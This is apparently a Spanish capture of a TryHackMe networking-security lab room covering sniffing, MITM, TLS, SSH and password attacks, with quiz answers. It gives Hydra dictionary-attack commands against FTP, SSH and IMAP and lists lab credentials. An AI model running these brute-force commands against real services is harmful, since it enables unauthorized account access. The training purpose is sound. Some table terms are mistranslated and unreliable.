En resumen, cualquier protocolo que utilice comunicación de texto sin cifrar es susceptible a este tipo de ataque. El único requisito para que este ataque tenga éxito es tener acceso a un sistema entre los dos sistemas en comunicación. Este ataque requiere atención; la mitigación radica en agregar una capa de cifrado encima de cualquier protocolo de red. En particular, se ha agregado Transport Layer Security (TLS) a HTTP, FTP, SMTP, POP3, IMAP y muchos otros. Para el acceso remoto, Telnet ha sido reemplazado por la alternativa segura Secure Shell (SSH).

Si desea obtener más información sobre Wireshark, le recomendamos la sala Wireshark 101.

Responda las siguientes preguntas

¿Qué necesitas agregar al comando `sudo tcpdump` para capturar solo el tráfico Telnet?

port 23 — Respuesta correcta

¿Cuál es el filtro de visualización más simple que puede usar con Wireshark para mostrar solo el tráfico IMAP?

imap — Respuesta correcta

Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1161

Protocolos y Servidores 2

Iniciar AttackBox | Ayuda

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo

Tarea 3 Ataque de hombre en el medio (MITM)

Un ataque Man-in-the-Middle (MITM) ocurre cuando una víctima (A) cree que se está comunicando con un destino legítimo (B) pero, sin saberlo, se comunica con un atacante (E). En la siguiente figura, tenemos A solicitando la transferencia de $20 a M; sin embargo, E modificó este mensaje y reemplazó el valor original por uno nuevo. B recibió el mensaje modificado y actuó en consecuencia.

Este ataque es relativamente sencillo de llevar a cabo si las dos partes no confirman la autenticidad e integridad de cada mensaje. En algunos casos, el protocolo elegido no proporciona autenticación segura ni verificación de integridad; Además, algunos protocolos tienen inseguridades inherentes que los hacen susceptibles a este tipo de ataques.

Cada vez que navega a través de HTTP , es susceptible a un ataque MITM y lo aterrador es que no puede reconocerlo. Muchas herramientas le ayudarán a llevar a cabo dicho ataque, como Ettercap y Bettercap .

MITM también puede afectar a otros protocolos de texto sin cifrar, como FTP, SMTP y POP3. La mitigación de este ataque requiere el uso de criptografía. La solución reside en una autenticación adecuada junto con el cifrado o la firma de los mensajes intercambiados. Con la ayuda de la infraestructura de clave pública (PKI) y certificados raíz confiables, Transport Layer Security (TLS) protege contra ataques MITM.

Responda las siguientes preguntas

¿Cuántas interfaces diferentes ofrece Ettercap?

3 | Respuesta correcta | Pista

¿De cuántas maneras puedes invocar Bettercap?

3 | Respuesta correcta | Pista

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

1161

Protocolos y Servidores 2

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo


Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

En esta tarea, conocemos una solución estándar para proteger la confidencialidad e integridad de los paquetes intercambiados. El siguiente enfoque puede proteger contra el rastreo de contraseñas y los ataques MITM .

SSL (Secure Sockets Layer) comenzó cuando la red mundial comenzó a ver nuevas aplicaciones, como compras en línea y envío de información de pago. Netscape introdujo SSL en 1994, y SSL 3.0 se lanzó en 1996. Pero finalmente, se necesitó más seguridad y el protocolo TLS (Transport Layer Security) se introdujo en 1999. Antes de explicar qué proporcionan TLS y SSL, veamos cómo se ajustan a las modelo de redes.

Los protocolos comunes que hemos cubierto hasta ahora envían los datos en texto sin cifrar; esto hace posible que cualquier persona con acceso a la red capture, guarde y analice los mensajes intercambiados. La siguiente imagen muestra las capas de red ISO/OSI. Los protocolos que hemos cubierto hasta ahora en esta sala se encuentran en la capa de aplicación. Considere el modelo ISO/OSI; Podemos agregar cifrado a nuestros protocolos a través de la capa de presentación. En consecuencia, los datos se presentarán en un formato cifrado (texto cifrado) en lugar de su forma original.



Debido a la estrecha relación entre SSL y TLS, se podría utilizar uno en lugar del otro. Sin embargo, TLS es más seguro que SSL y prácticamente ha reemplazado a SSL. Podríamos haber eliminado SSL y simplemente escribir TLS en lugar de SSL/TLS, pero continuaremos mencionando los dos para evitar cualquier ambigüedad porque el término SSL todavía se usa ampliamente. Sin embargo, podemos esperar que todos los servidores modernos utilicen TLS.

Un protocolo de texto sin cifrar existente se puede actualizar para utilizar cifrado mediante SSL/TLS. Podemos usar TLS para actualizar HTTP , FTP, SMTP, POP3 e IMAP, por nombrar algunos. La siguiente tabla enumera los protocolos que hemos cubierto y sus puertos predeterminados antes y después de la actualización del cifrado mediante SSL/TLS. La lista no es exhaustiva; sin embargo, el propósito es ayudarnos a comprender mejor el proceso.

Protocolo	Puerto predeterminado	Protocolo seguro	Puerto predeterminado con TLS
HTTP	80	HTTPS	443
ftp	21	FTPS	990
SMTP	25	SMTP	465
POP3	110	pop3s	995
IMAP	143	IMÁGENES	993


Considerando el caso de HTTP . Inicialmente, para recuperar una página web a través de HTTP, el navegador web necesitaría al menos realizar los dos pasos siguientes:

1. Establecer una conexión TCP con el servidor web remoto
2. Envíe solicitudes HTTP al servidor web, como `GET` solicitudes y `POST` .

HTTPS requiere un paso adicional para cifrar el tráfico. El nuevo paso tiene lugar después de establecer una conexión TCP y antes de enviar solicitudes HTTP. Este paso adicional se puede inferir del modelo ISO/OSI en la imagen presentada anteriormente. En consecuencia, HTTPS requiere al menos los siguientes tres pasos:

1. Establecer una conexión TCP
2. **Establecer conexión SSL/TLS**
3. Enviar solicitudes HTTP al servidor web

Para establecer una conexión SSL/TLS, el cliente debe realizar el protocolo de enlace adecuado con el servidor. Según RFC 6101 , el establecimiento de la conexión SSL se verá como en la figura siguiente.




Después de establecer una conexión TCP con el servidor, el cliente establece una conexión SSL/TLS, como se muestra en la figura anterior. Los términos pueden parecer complicados dependiendo de sus conocimientos de criptografía, pero podemos simplificar los cuatro pasos de la siguiente manera:

1. El cliente envía un ClientHello al servidor para indicar sus capacidades, como los algoritmos admitidos.
2. El servidor responde con un ServerHello, indicando los parámetros de conexión seleccionados. El servidor proporciona su certificado si se requiere autenticación del servidor. El certificado es un archivo digital para identificarse; normalmente está firmado digitalmente por un tercero. Además, podría enviar información adicional necesaria para generar la clave maestra, en su mensaje ServerKeyExchange, antes de enviar el mensaje ServerHelloDone para indicar que ha terminado con la negociación.
3. El cliente responde con un ClientKeyExchange, que contiene información adicional necesaria para generar la clave maestra. Además, cambia para utilizar cifrado e informa al servidor mediante el mensaje ChangeCipherSpec.
4. El servidor también cambia para utilizar cifrado e informa al cliente en el mensaje ChangeCipherSpec.

Si esto todavía suena sofisticado, no te preocupes; sólo necesitamos la esencia del asunto. Un cliente pudo acordar una clave secreta con un servidor que tiene un certificado público. Esta clave secreta se generó de forma segura para que un tercero que monitoree el canal no pueda descubrirla. La comunicación adicional entre el cliente y el servidor se cifrará utilizando la clave generada.

En consecuencia, una vez que se haya establecido un protocolo de enlace SSL/TLS, las solicitudes HTTP y los datos intercambiados no serán accesibles para nadie que observe el canal de comunicación.

Como nota final, para que SSL/TLS sea efectivo, especialmente cuando navegamos por la web a través de HTTPS, confiamos en certificados públicos firmados por autoridades certificadoras en las que nuestros sistemas confían. En otras palabras, cuando navegamos a TryHackMe a través de HTTPS, nuestro navegador espera que el servidor web TryHackMe proporcione un certificado firmado de una autoridad certificadora confiable, como se muestra en el siguiente ejemplo. De esta manera, nuestro navegador se asegura de que se está comunicando con el servidor correcto y no puede ocurrir un ataque MITM .



En la figura anterior podemos ver la siguiente información:

1. ¿A quién se expide el certificado? Ese es el nombre de la empresa que utilizará este certificado.
2. ¿Quién emitió el certificado? Esta es la autoridad certificadora que emitió este certificado.
3. Periodo de validez. Por ejemplo, no desea utilizar un certificado que haya caducado.

Afortunadamente, no tenemos que verificar el certificado manualmente en cada sitio que visitamos; nuestro navegador web lo hará por nosotros. Nuestro navegador web se asegurará de que estamos hablando con el servidor correcto y garantizará que nuestra comunicación sea segura, gracias al certificado del servidor.

Responda las siguientes preguntas

El DNS también se puede proteger mediante TLS. ¿Cuál es el acrónimo de tres letras del protocolo DNS que utiliza TLS?

DoT

Respuesta correcta Pista

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

SCANNING FOR TARGET....

1161

Protocolos y Servidores 2

Iniciar AttackBox | Ayuda

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo

Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Secure Shell (SSH) se creó para proporcionar una forma segura de administración remota del sistema. En otras palabras, le permite conectarse de forma segura a otro sistema a través de la red y ejecutar comandos en el sistema remoto. En pocas palabras, la "S" de SSH significa seguro, lo que se puede resumir simplemente como:

1. Puede confirmar la identidad del servidor remoto.
2. Los mensajes intercambiados están cifrados y solo el destinatario previsto puede descifrarlos
3. Ambas partes pueden detectar cualquier modificación en los mensajes.

Los tres puntos anteriores están garantizados por la criptografía. En términos más técnicos, forman parte de la confidencialidad y la integridad, posibles gracias al uso adecuado de diferentes algoritmos de cifrado.

Para usar SSH , necesita un servidor SSH y un cliente SSH. El servidor SSH escucha en el puerto 22 de forma predeterminada. El cliente SSH puede autenticarse usando:

- Un nombre de usuario y una contraseña
- Una clave pública y privada (después de que el servidor SSH esté configurado para reconocer la clave pública correspondiente)


En las versiones de Linux , macOS y MS Windows posteriores a 2018, puede conectarse a un servidor SSH mediante el siguiente comando `ssh username@MACHINE_IP` . Este comando intentará conectarse al servidor de la dirección IP `MACHINE_IP` con el nombre de inicio de sesión `username` . Si un servidor SSH está escuchando en el puerto predeterminado, le pedirá que proporcione la contraseña `username` . Una vez autenticado, el usuario tendrá acceso a la terminal del servidor de destino. La salida del terminal a continuación es un ejemplo del uso de SSH para acceder a un servidor Debian Linux.

Terminal

```
user@TryHackMe$ ssh mark@MACHINE_IP
mark@MACHINE_IP's password: XBtc49AB

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 20 13:53:17 2021
mark@debian8:~$
```

En el ejemplo anterior, emitimos el comando `ssh mark@MACHINE_IP` . Luego, una vez que ingresamos la contraseña correcta, obtuvimos acceso a la terminal del sistema remoto. SSH es muy confiable para la administración remota porque nuestro nombre de usuario y contraseña se enviaron cifrados; Además, todos los comandos que ejecutemos en el sistema remoto se enviarán a través de un canal cifrado.

Tenga en cuenta que si es la primera vez que nos conectamos a este sistema, necesitaremos confirmar la huella digital de la clave pública del servidor SSH para evitar ataques de intermediario (MITM). Como se explicó anteriormente, MITM tiene lugar cuando una parte maliciosa, E, se sitúa entre A y B, y se comunica con A, haciéndose pasar por B, y se comunica con B haciéndose pasar por A, mientras que A y B piensan que se están comunicando directamente. juntos. En el caso de SSH, normalmente no contamos con un tercero para verificar si la clave pública es válida, por lo que debemos hacerlo manualmente. Este ataque se muestra en la imagen de abajo.



Podemos usar SSH para transferir archivos usando SCP (Protocolo de copia segura) basado en el protocolo SSH. Un ejemplo de sintaxis es el siguiente: `scp mark@MACHINE_IP:/home/mark/archive.tar.gz ~` . Este comando copiará un archivo nombrado `archive.tar.gz` desde el sistema remoto ubicado en el `/home/mark` directorio a `~` , es decir, la raíz del directorio de inicio del usuario actualmente conectado.

Otro ejemplo de sintaxis es `scp backup.tar.bz2 mark@MACHINE_IP:/home/mark/` . Este comando copiará el archivo `backup.tar.bz2` del sistema local al directorio `/home/mark/` del sistema remoto.

Terminal

```
user@TryHackMe$ scp document.txt mark@MACHINE_IP:/home/mark
mark@MACHINE_IP's password:
document.txt                                  100% 1997KB  70.4MB/s   00:00
```

Como nota final, FTP se puede proteger mediante SSL/TLS mediante el protocolo FTPS que utiliza el puerto 990. Vale la pena mencionar que FTP también se puede proteger mediante el protocolo SSH, que es el protocolo SFTP. De forma predeterminada, este servicio escucha en el puerto 22, al igual que SSH.

Responda las siguientes preguntas

Utilice SSH para conectarse a MACHINE_IP como `mark` con la contraseña `XBtc49AB` . Usando `uname -r` , encuentre la versión del Kernel.

5.4.0-84-generic | Respuesta correcta

Utilice SSH para descargar el archivo `book.txt` desde el sistema remoto. ¿ Cuántos KB se `scp` mostraron como tamaño de descarga?

415 | Respuesta correcta

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET...

1161

Protocolos y Servidores 2

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo

Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Discutimos las capturas de paquetes de red y los ataques MITM , así como también cómo estos ataques se pueden mitigar utilizando TLS y SSH. El tercer tipo de ataque que cubriremos en esta sala es un ataque de contraseña.

Muchos protocolos requieren que usted se autentique. La autenticación es demostrar quién dice ser. Cuando estemos usando protocolos como POP3 , no se nos debe dar acceso al buzón antes de verificar nuestra identidad. El ejemplo de POP3 de la sala de Protocolos y Servidores se repite a continuación para su comodidad. En este ejemplo, estamos identificados como el usuario frank y el servidor nos autenticó porque proporcionamos la contraseña correcta. En otras palabras, la contraseña es una forma de autenticación.

Terminal Pentest

```
pentester@TryHackMe$ telnet MACHINE_IP 110
Trying MACHINE_IP...
Connected to MACHINE_IP.
Escape character is '^]'.
+OK MACHINE_IP Mail Server POP3 Wed, 15 Sep 2021 11:05:34 +0300
USER frank
+OK frank
PASS D2xc9CgD
+OK 1 messages (179) octets
STAT
+OK 1 179
LIST
+OK 1 messages (179) octets
1 179
.
RETR 1
+OK
From: Mail Server
To: Frank
subject: Sending email with Telnet
Hello Frank,
I am just writing to say hi!
.
QUIT
+OK MACHINE_IP closing connection
Connection closed by foreign host.
```

La autenticación, o la prueba de su identidad, se puede lograr mediante uno de los siguientes métodos o una combinación de dos:

1. Algo que usted *sepa* , como la contraseña y el código PIN.
2. Algo que *tenga* , como una tarjeta SIM, una tarjeta RFID y un dispositivo USB.
3. Algo que *eres* , como una huella digital y un iris.

Esta tarea se centrará en ataques contra contraseñas, es decir, algo que el objetivo *conoce* . Si retomamos la comunicación con varios servidores anteriores utilizando protocolos como Telnet, SSH , POP3 e IMAP, siempre necesitaremos una contraseña para poder acceder. Según los 150 millones de nombres de usuario y contraseñas filtrados tras la filtración de Adobe en 2013, las diez contraseñas principales son:

- 123456
- 123456789
- contraseña
- adobe123
- 12345678
- QWERTY
- 1234567
- 111111
- fotoshop
- 123123

Sólo dos contraseñas están relacionadas con Adobe y sus productos, pero el resto son genéricas. Se podría pensar que esto ha cambiado durante la última década; sin embargo, 123456, 1234567, 12345678 y 123456789 siguen siendo opciones comunes para muchos usuarios. Otros aún no se han dado cuenta de que qwerty no es secreto y muchos lo utilizan como contraseña.

Los ataques contra contraseñas suelen ser realizados por:

1. Adivinar contraseña: Adivinar una contraseña requiere cierto conocimiento del objetivo, como el nombre de su mascota y el año de nacimiento.
2. Ataque de diccionario: este enfoque amplía la adivinación de contraseñas e intenta incluir todas las palabras válidas en un diccionario o una lista de palabras.
3. Ataque de fuerza bruta: este ataque es el más exhaustivo y requiere más tiempo, donde un atacante puede llegar a probar todas las combinaciones posibles de personajes, que crecen rápidamente (crecimiento exponencial con la cantidad de personajes).

Centrémonos en los ataques de diccionario. Con el tiempo, los piratas informáticos han compilado una lista tras otra que contiene contraseñas filtradas a partir de violaciones de datos. Un ejemplo es la lista de contraseñas violadas de RockYou, que puede encontrar en AttackBox en `/usr/share/wordlists/rockyou.txt` . La elección de la lista de palabras debe depender de su conocimiento del objetivo. Por ejemplo, un usuario francés podría utilizar una palabra francesa en lugar de una inglesa. En consecuencia, una lista de palabras en francés podría resultar más prometedora.

Queremos una forma automatizada de probar las contraseñas comunes o las entradas de una lista de palabras; Aquí viene THC Hydra . Hydra admite muchos protocolos, incluidos FTP, POP3, IMAP, SMTP, SSH y todos los métodos relacionados con HTTP. La sintaxis general de la línea de comandos es: `hydra -l username -P wordlist.txt server service` donde especificamos las siguientes opciones:

- `-l username` : `-l` debe preceder al `username` , es decir, el nombre de inicio de sesión del objetivo.
- `-P wordlist.txt` : `-P` precede al `wordlist.txt` archivo, que es un archivo de texto que contiene la lista de contraseñas que desea probar con el nombre de usuario proporcionado.
- `server` es el nombre de host o la dirección IP del servidor de destino.
- `service` indica el servicio que está intentando lanzar el ataque de diccionario.

Considere los siguientes ejemplos concretos:

- `hydra -l mark -P /usr/share/wordlists/rockyou.txt MACHINE_IP ftp` utilizará `mark` como nombre de usuario mientras itera sobre las contraseñas proporcionadas en el servidor FTP .
- `hydra -l mark -P /usr/share/wordlists/rockyou.txt ftp://MACHINE_IP` es idéntico al ejemplo anterior. `MACHINE_IP ftp` es lo mismo que `ftp://MACHINE_IP` .
- `hydra -l frank -P /usr/share/wordlists/rockyou.txt MACHINE_IP ssh` utilizará `frank` como nombre de usuario cuando intente iniciar sesión a través de SSH utilizando las diferentes contraseñas.

Hay algunos argumentos opcionales adicionales que puedes agregar:

- `-s PORT` para especificar un puerto no predeterminado para el servicio en cuestión.
- `-V` o `-vV` , para mayor detalle, hace que Hydra muestre las combinaciones de nombre de usuario y contraseña que se están probando. Esta detalle es muy conveniente para ver el progreso, especialmente si aún no estás seguro de la sintaxis de tu línea de comandos.
- `-t n` donde n es el número de conexiones paralelas al objetivo. `-t 16` creará 16 hilos utilizados para conectarse al objetivo.
- `-d` , para depurar, para obtener información más detallada sobre lo que está sucediendo. El resultado de la depuración puede ahorrarle mucha frustración; por ejemplo, si Hydra intenta conectarse a un puerto cerrado y se agota el tiempo de espera, `-d` lo revelará de inmediato.

Una vez encontrada la contraseña, puede emitirla `CTRL-C` para finalizar el proceso. En las tareas de TryHackMe, esperamos que cualquier ataque finalice en menos de cinco minutos; sin embargo, el ataque normalmente tardaría más en escenarios de la vida real. Las opciones de detalle o depuración pueden ser muy útiles si desea que Hydra le informe sobre su progreso.

En resumen, los ataques contra los sistemas de inicio de sesión se pueden llevar a cabo de manera eficiente utilizando una herramienta como THC Hydra combinada con una lista de palabras adecuada. La mitigación contra tales ataques puede ser sofisticada y depende del sistema objetivo. Algunos de los enfoques incluyen:

- Política de contraseñas: aplica restricciones de complejidad mínima a las contraseñas establecidas por el usuario.
- Bloqueo de cuenta: bloquea la cuenta después de una cierta cantidad de intentos fallidos.
- Limitación de los intentos de autenticación: retrasa la respuesta a un intento de inicio de sesión. Un par de segundos de retraso son tolerables para alguien que conoce la contraseña, pero pueden obstaculizar gravemente las herramientas automatizadas.
- Usando CAPTCHA: Requiere resolver una pregunta difícil para las máquinas. Funciona bien si la página de inicio de sesión se realiza a través de una interfaz gráfica de usuario (GUI). (Tenga en cuenta que CAPTCHA significa prueba de Turing pública completamente automatizada para diferenciar las computadoras de los humanos).
- Requerir el uso de un certificado público para la autenticación. Este enfoque funciona bien con SSH , por ejemplo.
- Autenticación de dos factores: solicite al usuario que proporcione un código disponible a través de otros medios, como correo electrónico, aplicación de teléfono inteligente o SMS.
- Hay muchos otros enfoques que son más sofisticados o que pueden requerir algún conocimiento establecido sobre el usuario, como la geolocalización basada en IP.

Usar una combinación de los enfoques anteriores es un enfoque excelente para protegerse contra ataques de contraseñas.

Responda las siguientes preguntas

Nos enteramos de que una de las cuentas de correo electrónico es `lazie` . ¿Cuál es la contraseña utilizada para acceder al servicio IMAP en MACHINE_IP?

butterfly

Respuesta correcta

Tarea 7 Resumen

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1161

Protocolos y Servidores 2

Iniciar AttackBox | Ayuda

Obtenga información sobre ataques contra contraseñas y tráfico de texto sin cifrar; explore opciones de mitigación a través de SSH y SSL/TLS.

100%

Tarea 1 Introducción

Tarea 2 Ataque de olfateo

Tarea 3 Ataque de hombre en el medio (MITM)

Tarea 4 Seguridad de la capa de transporte (TLS)

Tarea 5 Shell seguro (SSH)

Tarea 6 Ataque de contraseña

Tarea 7 Resumen

Esta sala cubrió varios protocolos, su uso y cómo funcionan bajo el capó. Tres ataques comunes son:

1. Ataque de olfateo
2. Ataque MITM
3. Ataque de contraseña

Para cada uno de los anteriores, nos centramos tanto en los detalles del ataque como en los pasos de mitigación.

Se pueden realizar muchos otros ataques contra servidores y protocolos específicos. Proporcionaremos una lista de algunos módulos relacionados.

- Investigación de vulnerabilidades : este módulo proporciona más información sobre vulnerabilidades y exploits.
- Metasploit : este módulo le capacita sobre cómo utilizar Metasploit para explotar los sistemas de destino.
- Burp Suite : este módulo le enseña cómo utilizar Burp Suite para interceptar el tráfico HTTP y lanzar ataques relacionados con la web.

Es bueno recordar el número de puerto predeterminado para protocolos comunes. Para mayor comodidad, los servicios que cubrimos se enumeran en la siguiente tabla ordenados alfabéticamente.

Protocolo	Puerto TCP	Aplicaciones	Seguridad de datos
ftp	21	Transferencia de archivos	Borrar texto
FTPS	990	Transferencia de archivos	cifrado
HTTP	80	World Wide Web	Borrar texto
HTTPS	443	World Wide Web	cifrado
IMAP	143	Correo electrónico (MDA)	Borrar texto
IMÁGENES	993	Correo electrónico (MDA)	cifrado
POP3	110	Correo electrónico (MDA)	Borrar texto
pop3s	995	Correo electrónico (MDA)	cifrado
SFTP	22	Transferencia de archivos	cifrado
SSH	22	Acceso remoto y transferencia de archivos	cifrado
SMTP	25	Correo electrónico (MTA)	Borrar texto
SMTP	465	Correo electrónico (MTA)	cifrado
Telnet	23	Acceso remoto	Borrar texto

Hydra sigue siendo una herramienta muy eficiente que puedes iniciar desde la terminal para probar las diferentes contraseñas. Resumimos sus principales opciones en la siguiente tabla.

Opción	Explicación
`-l username`	Proporcione el nombre de inicio de sesión
`-P WordList.txt`	Especifique la lista de contraseñas a utilizar
`server service`	Establecer la dirección del servidor y el servicio para atacar
`-s PORT`	Usar en caso de número de puerto de servicio no predeterminado
`-V` o `-vV`	Mostrar las combinaciones de nombre de usuario y contraseña que se están probando
`-d`	Mostrar resultados de depuración si los resultados detallados no ayudan

Responda las siguientes preguntas

Hasta ahora, ha completado la octava sala del módulo *Seguridad de red* . Continúe con la última sala de este módulo para poner a prueba sus habilidades.

No se necesita respuesta | Pregunta hecha

Creado por tryhackme y strategos

¡Solo los suscriptores pueden implementar máquinas virtuales en esta sala! Vaya a su página de perfil para suscribirse (si aún no lo ha hecho). Hay 40206 usuarios aquí y esta sala tiene 821 días.

SCANNING FOR TARGET....

1582


Desafío de seguridad neta

Practique las habilidades que ha aprendido en el módulo Seguridad de red.

Iniciar AttackBox Ayuda

Cuadro Marcador Conversar Escritos Más

Dificultad: Media



100%

Tarea 1 Introducción

Utilice este desafío para poner a prueba su dominio de las habilidades que ha adquirido en el módulo Seguridad de red. Todas las preguntas de este desafío se pueden resolver usando solo `nmap`, `telnet` y `hydra`.

Iniciar máquina

